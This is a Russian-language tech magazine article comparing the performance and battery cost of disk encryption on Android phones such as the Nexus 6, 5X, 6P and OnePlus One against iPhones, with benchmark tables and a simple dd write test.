
Причина восьмикратного отставания от «младшего брата», смартфона Motorola Moto X 2014, проста: насильно включенное шифрование, реализованное компанией на программном уровне. В реальной жизни пользователи Nexus 6 на оригинальной версии прошивки жаловались на многочисленные лаги и фризы, заметный нагрев устройства и относительно слабую автономность. Установка ядра, отключающего насильственно активированное шифрование, разом решала эти проблемы.

Впрочем, прошивка — дело такое, ее ведь можно и допилить, не так ли? Особенно если ты Google, располагаешь неограниченными финансами и имеешь в штате самых квалифицированных разработчиков. Что ж, посмотрим, что было дальше.

А потом был Android 5.1 (спустя полгода), в котором нужные драйверы для работы с аппаратным ускорителем сначала добавили в предварительной версии прошивки, а потом снова убрали в финальной из-за серьезных проблем со спящим режимом. Потом был Android 6.0, на момент выхода которого пользователи уже успели потерять интерес к этой игре и стали любыми способами отключать шифрование, пользуясь сторонними ядрами. Или не отключать, если скорости чтения в 25–30 Мбайт/с достаточно.


ANDROID 7.0

Хорошо, но уж в Android 7 можно было исправить серьезную проблему флагманского устройства, которой уже почти два года? Можно, и ее исправили! В лаборатории «Элкомсофт» сравнили производительность двух идентичных Nexus 6, на одном из которых была установлена версия Android 6.0.1 с ядром ElementalX (и отключенным шифрованием), в то время как второе работало под управлением первой предварительной версии Android 7 с настройками по умолчанию (шифрование включено). Результат налицо:



Nexus 6, Android 7 и шифрование

Несмотря на тестовый статус сборки, что-то в этой версии явно подкрутили. Скорость последовательного чтения данных с зашифрованного раздела подросла с жалких 25 Мбайт/с до чуть менее жалких 39. Почему «жалких»? Даже если сравнивать со скоростью работы аналогичного устройства с выключенным шифрованием в 126 Мбайт/с, получается трехкратное падение производительности. А если сравнить со стареньким, 2013 года iPhone 5S под управлением iOS? Обратимся к AnandTech:



Nexus 6 vs iPhone 5S

Разница в скорости чтения данных с зашифрованного Nexus 6 и зашифрованного iPhone 5S — пять раз. Вопрос можно закрывать.

С NEXUS 6 ЧТО-ТО НЕ ТАК

Устройства линейки Nexus интересны в первую очередь тем, что прошивки для них доступны в виде исходных кодов и могут быть исследованы и модифицированы независимыми разработчиками. Один из них сумел активировать аппаратный ускоритель шифрования в Nexus 6. Результат… обескураживающий. Даже с активированным криптосопроцессором Nexus 6 демонстрирует чрезвычайно низкий результат:

Software encryption							
Block size	1	2	3	4	5	avg	% degradation
512	0.2202	0.1684	0.2565	0.1595	0.3468	0.23028	0.539218825
4096	1.1	1.8	1.2	1.7	1.8	1.52	0.550295858
16384	3	5.7	2.9	3.3	3.1	3.6	0.6641791045
32768	4.1	3.6	4.7	9.3	3.7	5.08	0.7271750806
No encryption							
Block size	1	2	3	4	5	avg	
512	0.4854	0.5233	0.4868	0.5261	0.4772	0.49976	
4096	3.6	3.1	3.5	3.2	3.5	3.38	
16384	11.5	10.7	10.9	10	10.5	10.72	
32768	19.2	17.6	18.9	18.6	18.8	18.62	
HW encryption							
Block size	1	2	3	4	5	avg	degradation
512	0.1534	0.1644	0.1591	0.1596	0.1584	0.15898	0.6818873059
4096	0.9326	0.9155	0.9061	0.8845	0.8409	0.89592	0.7349349112
16384	2.2	2.4	2.3	2.2	2.3	2.28	0.7873134328
32768	3.3	3.3	3.3	3.3	3.5	3.34	0.820622986
./busybox-armv7l dd if=/dev/zero of=/data/tmpfile bs=<block size> count=1000 conv=fsync							

Производительность Nexus 6 с активированным криптомодулем

Что ж, давай посмотрим, как обстоят дела с шифрованием в других устройствах компании Google.

В НОВЫХ УСТРОЙСТВАХ ШИФРОВАНИЕ ПОЧИНИЛИ!

С выходом в свет Android 6.0 в Google таки прописали требование активировать шифрование в 64-битных устройствах, выпущенных с Android 6 на борту (требование не распространяется на аппараты, которые до Android 6 обновились). Таких устройств пока выпущено немного, так что делать вывод о том, приняли ли производители к сведению это требование, пока рано.

Очевидно, компанию Google не вдохновили лавры Apple, не устроил выделенный модуль ускорения крипто в топовом чипсете Qualcomm — или просто не сложилось. Срочно понадобилось что-то новое. Не хватало, казалось, только набора команд ускорения крипто, которые появились в ARMv8.

Итак, выходят 64-битные Nexus 5x и 6P, базирующиеся на чипсетах Snapdragon 808 и 810 соответственно. Так же как и Snapdragon 805, эти наборы системной логики оснащены высокопроизводительными выделенными модулями аппаратного ускорения шифрования. И так же, как и в Nexus 6, разработчики из Google не смогли (или не захотели) использовать эти модули. Виноград оказался настолько зеленым и кислым, что начальник отдела разработки официально заявил: «Мы использовали программное ускорение шифрования, а именно — набор команд ARMv8, который обеспечивает более высокую производительность в сравнении с аппаратным ускорителем AES, встроенным в SoC».

Что же такое это «программное ускорение» и почему оно «лучше», чем использование выделенного модуля? В 64-разрядных процессорах (непосредственно в основных ядрах, а не в выделенном модуле, наличие которого остается на усмотрение разработчика SoC) есть несколько инструкций, использование которых позволяет ускорить потоковое шифрование подобно инструкциям, ускоряющим кодирование и декодирование потоков видео H.264 в большинстве современных процессоров.

Согласно официальной позиции Qualcomm, эти инструкции ни в коей мере не могут служить полноценной заменой выделенному модулю. Тем не менее Google (а за ней и большинство производителей) радостно начинает использовать именно эти инструкции и начисто игнорирует встроенные в чипсеты криптосопроцессоры.

Результат: зашифрованные данные на таких аппаратах (даже на устройствах начального уровня вроде Moto E 2015) читаются всего лишь в два раза медленнее незашифрованных. А вот на устройствах, базирующихся на 32-битных процессорах ARMv7, падение производительности гораздо сильнее — в четыре раза.


Internal NAND - Sequential Read

256KB Sequential Reads in MB/s - Higher is Better

Apple iPhone 6s	404.39
Apple iPhone 6	248.67
Samsung Galaxy Note 5	191.41
Samsung Galaxy Note 5 (Fast Encryption)	183.35
LG G4	181.79
Google Nexus 6P (Unencrypted)	177.04
Xiaomi Mi Note Pro	174.13
Xiaomi Mi Note	168.30
HTC One (M9)	162.27
Samsung Galaxy Note 4	161.75
LG G3	155.41
HTC One (M8)	121.95
Google Nexus 5X	116.15
Huawei Mate S	110.10
Samsung Galaxy S 5 (T-Mobile)	109.21
Huawei P8	100.19
Google Nexus 6P	96.74
Huawei Ascend Mate 7	45.74
Google Nexus 6	37.03

0 60 120 180 240 300 360 420


Android 6P и скорость чтения данных



Moto E (64 бит) vs Moto G (32 бит)

ПОЧЕМУ «ПРОГРАММНОЕ УСКОРЕНИЕ» — ЗЛО?

Отлично, просто замечательно! В 2016 году на Android зашифрованные данные читаются всего вдвое медленнее незашифрованных и всего в пять раз медленнее снятого с производства iPhone 5S (2013 год), в котором шифрование активировано из коробки! Инженерам Google нужно ставить памятник. ТАК медленно реализовать потоковое шифрование нужно сильно постараться.

Но скорость не главное. Основная проблема «программного» ускорения в том, что каждый раз, когда системе нужно что-то прочитать или записать, она вынуждена вместо микроскопического сопроцессора активировать огромные энергоемкие ядра, насильно выводя их из спящего режима. На времени жизни аккумулятора это сказывается однозначно негативно.


Отвлечемся на минуту от 64-разрядных устройств и вернемся к Nexus 6. Представь себе Snapdragon 805. Это — четыре больших ядра («больших» по числу транзисторов, по площади — и прожорливых соответственно). А выделенный ускоритель AES — это даже не малое ядро (хотя в некоторых решениях для крипто используется как раз одно из малых ядер ARM на низкой тактовой частоте, у нас не тот случай). Теперь каждый раз, когда системе нужно дописать строчку в лог-файл, активируется не отдельный маленький энергоэффективный чип, а все огромное и «горячее» ядро. Пусть и на миллисекунды, но пробуждается. А пишет или читает что-то Android постоянно (только в Android 6 появился режим Doze, который снижает интенсивность работы устройства в спящем режиме), и ядро активирует — тоже. Отсюда высокая скорость, с которой аккумулятор разряжается в простое (и еще более высокая — при работе).

И знаешь, что самое грустное? Это референсный дизайн Google. И если уж в Google не смогли или не захотели реализовать крипто на выделенном сопроцессоре, то никто, ни один OEM (за исключением, возможно, Samsung) этим заниматься тем более не будет. Ведь это не попугаи в AnTuTu, это что-то невидимое и обычному пользователю совсем непонятное и, как показала статистика, ненужное.

Подведем итог. Мало того, что за полтора года с выхода Nexus 6 так и не удалось задействовать криптосопроцессор. Мало того, что наступили на те же грабли в свежем последнем поколении Nexus'ов. У нас отобрали надежду на то, что шифрование будет реализовано на уровне хотя бы трехлетней давности iPhone 5S. В Google не могут или не хотят сделать быстрое потоковое крипто, несмотря на наличие всего необходимого — от выделенного сопроцессора до исходных кодов драйверов. Увы. На сегодня скорость шифрования в Android не достигла даже того уровня, который был взят Apple три года назад.

А ЧТО У ДРУГИХ ПРОИЗВОДИТЕЛЕЙ?

Платформа Android выделяется сильнейшей фрагментацией. Разительно отличаются как аппаратные платформы (вплоть до используемых наборов команд — ARMv7, ARMv8, Intel x86 и x64), так и прошивки, под управлением которых работают устройства разных производителей. Учитывая все разнообразие устройств, проверить работу аппаратного шифрования даже небольшой части не представляется возможным. Тем не менее мы решили протестировать еще по крайней мере один аппарат — редакционный OnePlus One (версия с 16 Гбайт) под управлением прошивки CyanogenMod.



OnePlus One и шифрование данных

Скорость последовательного чтения данных после шифрования раздела ожидаемо упала втрое. Неожиданностью стало другое: скорость случайного доступа не изменилась, а запись данных небольшими блоками стала даже быстрее. Объяснения этому наблюдению у нас нет; есть комментарий. В отличие от Nexus 6, на OnePlus One не наблюдается сильного падения производительности в сценарии, эмулирующем использование смартфона в реальных условиях. Этот показатель намного более важен, чем скорость последовательного чтения, так как отражает способ использования смартфона (что-то читается и пишется маленькими порциями в разные участки памяти).

А ЧТО У APPLE?


А у Apple все хорошо. Даже ФБР не смогло заставить компанию взломать собственную систему. Впрочем, совместными усилиями спецслужб и специализированных компаний после долгой шумихи и неудавшегося судебного процесса одно старенькое устройство, не оборудованное даже Secure Enclave, все-таки вскрыли.

Начиная с iPhone 5S, iPad mini 2 и iPad Air, шифрование данных — неотъемлемая часть подсистемы безопасности Secure Enclave. Сам процесс шифрования переложен с больших и горячих ядер основного процессора на энергоэффективный выделенный модуль. Результат? В iPhone 5S скорость последовательного чтения данных — 183 Мбайт/с, а в iPhone 6 — уже 249. И это без какого-либо заметного влияния на скорость работы устройства или время жизни от батарейки.

ЗАКЛЮЧЕНИЕ

Включать или не включать шифрование на смартфонах Android — дело пока еще добровольное. Старые версии платформы предоставляют пользователям полную свободу: воспользоваться шифрованием и терпеть резко упавшую производительность и повышенный разряд аккумулятора или не защищать данные совсем. Закрытая ОС от Apple подобной свободы не предлагает, в обязательном порядке шифруя данные без каких-либо негативных последствий для производительности дисковой подсистемы и дополнительной нагрузки на аккумулятор.


Впрочем, окно возможностей рисковать персональными данными вот-вот закроется и для любителей свободной ОС, ведь, начиная с шестой версии Android, Google собирается требовать от производителей обязательного включения шифрования из коробки. Учитывая, что с точки зрения Google виноград так и не созрел, использование аппаратного ускорения шифрования владельцам большинства устройств не грозит (впрочем, Samsung может удивить, самостоятельно реализовав то, чего не смогли достигнуть в Google. Вся история шифрования на платформе Android прямо-таки кричит об этом; однако это тема для отдельной статьи). Отдельные производители, такие как OnePlus, могут порадовать хорошей реализацией крипто в реальных сценариях использования, так что, если защита персональных данных для тебя не пустой звук, ты знаешь, куда смотреть. Если же выбирать между горьким и соленым не хочется, почему бы не обратить внимание на устройства яблочной компании?



WARNING

